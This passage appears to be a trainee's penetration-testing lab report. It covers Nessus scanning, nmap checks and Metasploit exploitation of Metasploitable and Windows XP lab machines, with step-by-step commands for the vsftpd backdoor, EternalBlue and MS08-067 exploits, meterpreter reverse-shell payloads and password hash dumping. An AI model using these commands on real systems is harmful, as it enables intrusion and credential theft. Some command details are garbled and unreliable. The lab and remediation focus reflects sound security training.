- Login to the targeted host machine with the credentials found and perform privilege escalation
- Like create or remove a file, folder or uploading any malicious file.




image 3.1 shows login to targeted host machine with the credentials found

- Now I am using Tenable Nessus. Vulnerability scanner. It is a remote security tool that identifies and reports security vulnerabilities in various systems, applications, network.
- Nessus helps organizations proactively address security flaws before they can be exploited by attackers.

  Nessus performs

  1 Vulnerability scanning

  Nessus scans devices, Applications, operating systems and cloud services for known security vulnerabilities.

  2 Attack surface Assessment

It helps the organizations assess the entire attack surface including internet-connected assets, to identify potential vulnerabilities.

  3 Remediation Recommendations

Nessus not only identifies vulnerabilities but also provides recommendations for remediation and fixes.

Nessus is available in two enterprises Nessus professional and Nessus advanced it also provides Nessus free version and paid version.

INSTALLATION OF NESSUS

Install Nessus into parrot security OS or the VM which you are considered as server for your vulnerability assessment.

- Search for Nessus downloads in the fire fox and click on tenable Nessus Manager
- Click on view downloads and download latest version of Nessus 10.8.4 Linux-ubuntu amd64 platform
- In the NATNETWORK MODE change your path to Nessus download path by giving the command cd directory name downloads or desktop
- Install Nessus by giving the command sudo dpkg -i Nessus
- it will install Nessus and provides us a link with local host and port number copy it.
- Paste it in the terminal. To check the status of the service give the command systemctl status nessusd.service
- Create account in Tenable Nessus for activation key

- With temp mail and give the password it will complete the installation by downloading plugins

Perform host discovery and basic network scan on the targeted machines in the network and exploit the Nessus identified vulnerabilities.

VULNERIBILITY SCANNING ON WINDOWS XP7, WINDOWSXP32 USING NESSUS ESSIENTIAL

- Now I am performing vulnerability scanning on targeted windows systems and identifying vulnerabilities through host discovery for LIVE machines in the network and basic network scan for vulnerabilities.




Image 3.2 shows basic network scan on windows XP7 virtual machine.




Image 3.3 basic network scan on windows XP 32 using Nessus vulnerability scanner.

Now I am representing the images of host discovery and basic network scan to find out the vulnerabilities on windows xp32




Image 3.5 showing the vulnerabilities found in windowsxp32 using Nessus.

- Now I am performing vulnerability assessment on Nmap to conform that the vulnerabilities reported by the Nessus scan are false positive or true positive
- We can cross check these vulnerabilities by giving this command in Nmap terminal
- nmap - -script smb-vuln* -p 445 10.0.2.9




Image 3.6 shows conforming vulnerabilities reported by Nessus by performing manual scan on nmap

- Nessus not only provides vulnerabilities but also suggest remediations and suggests steps to fix them
- It also provides detailed information about the vulnerability and its CVE (Common Vulnerability Exposure) details.
- These CVE details calculated online by a tool called CVE calculator by providing the ID of the vulnerability
- IT helps to prioritise the tasks according to the severity of the vulnerability and its impact on the network infrastructure.

4.EXPLOITATION

- Now I am going to perform exploitation on the vulnerabilities found during vulnerability assessment on Linux, and windows machines in the network.
- The process of Exploiting the vulnerabilities found during vulnerability assessment by using payloads to analyse the impact and strength the security posture of the organization and fixing them before a threat actor take advantage of an vulnerability is called as “penetration Testing”

TOOLS USED

1. Metasploit-Frame work msf-console in Nmap.

To exploit vulnerabilities found during the vulnerability assessment I am using msf console in Nmap

Now I will exploit this vulnerability to gain access in to the system.

To perform this penetration testing use commands

1 login to nmap terminal in root mode

Give command sudo su

And provide password

2. Give command msfconsole
   Linux is case sensitive user only small letters

It will launch Metasploit environ

- In my vulnerability assessment I have found out a back door vulnerability on FTP port 21in Metasploit 2 Linux machine
- I have performed exploitation in MSFCONSOLE by giving the command
- Search vsftpd_234_backdoor


Then set RHOSTS as network range or targeted ip

- Set rhosts 10.0.2.4

Set payload which is a malicious code helps to exploit the vulnerability

- Use exploit/unix/ftp/vsftpd_234_backdoor

Exploit

- 

After successful login it will provide a shell access which gives us chance to get access to the targeted system

image 4.1 shows results of penetration testing on FTP and obtained backdoor shell access

- Now we can perform privilege escalation and get access to sensitive information in the network systems

PERFORMING PENETRATION TESTING ON WINDOWS XP32 USING VULNERABILITIES FOUND BY NESSUS SCAN

- Performing penetration testing on windows XP7
- Launch MSF console in N map terminal

- I have found Eternal Blue windows remote vulnerability By Nessus scan report MS17-010
- IP address of the targeted machine is 10.0.2.8
- Give the following commands in MSFCONSOLE to exploit the vulnerability
- Search ms17-010
- Use exploit/windows/smb/ms17_010 eternalblue
- Set rhosts 10.0.2.8
- Set payload windows/meterpreter/reverse_tcp_allports
- Exploit
- It will perform penetration testing and displays it is vulnerable and it will open a Meterpreter shell




Image 4.2 shows windowsxp7 is vulnerable to ms17-010 Eternal Blue vulnerability.

Now exploiting windows xp32 vulnerabilities

- Vulnerability windows smb ms08_067
- Ip address 10.0.2.9
- In MSF console search ms08_067
- Use exploit windows/smb/ms08_067netapi
- Set rhost 10.0.2.9 we can also set global rhost ghost 10.0.2.0.9
- Set payload windows/metrpreter/reverse_tcp_allports
- Exploit

- IT will exploit and provides shell access




Image 4.3 shows ms08-067 vulnerability exploited and obtained shell access

- Now exploit MS17-010 windows /smbMS/psexec vulnerability to get remote access to the system
- Vulnerability windows/smb/ MS17_010 _psexec
- Ip address 10.0.2.9
- In MSF CONSOLE search MS17_010
- Set rhost 10.0.2.9
- Run
- It will exploit and Meterpreter shell found
- Run command sysinfo it will display the information about targeted system
- Run screenshot it take the screenshot of targeted system
- Run pwd for present working directiory
- Run hash dump it will display hash values




Image 4.4 shows shell access of MS17_010 windowsxp32 vulnerability




Image 4.5 shows remote access and hash value and screenshot path of the targeted system




Image 4.6 shows remote access and commandpromt screenshot of targated windows XP 32.

5. REPORTING

- IN this step I am going to report all the finding of my vulnerability assessment and penetration testing on the given network infrastructure by the client organization. Or within the organization
- And provide a detailed report with the valid screenshots of my vulnerability assessment and penetration testing
- Going to explain in detail about my findings and impact of the vulnerabilities on the network.
- I will recommend best practices and steps to fix the identified vulnerabilities and I mention the severity of the identified vulnerability based on its impact and importance to fix those vulnerabilities
- I also going to recommend some remediations such as implementing industry best practices to reduce vulnerabilities. Maintaining software up to the date. And stopping unwanted services like remote access to the servers. And implementation of two factor authentication and strong password policies
- Properly implementing ACL (ACCESS CONTROL LIST) firewall rules and checking data flowing the network with proper authentication and Authorization checks
- Providing trainings to the employees in the organization about cyberattacks and latest industry best practices. To secure networks.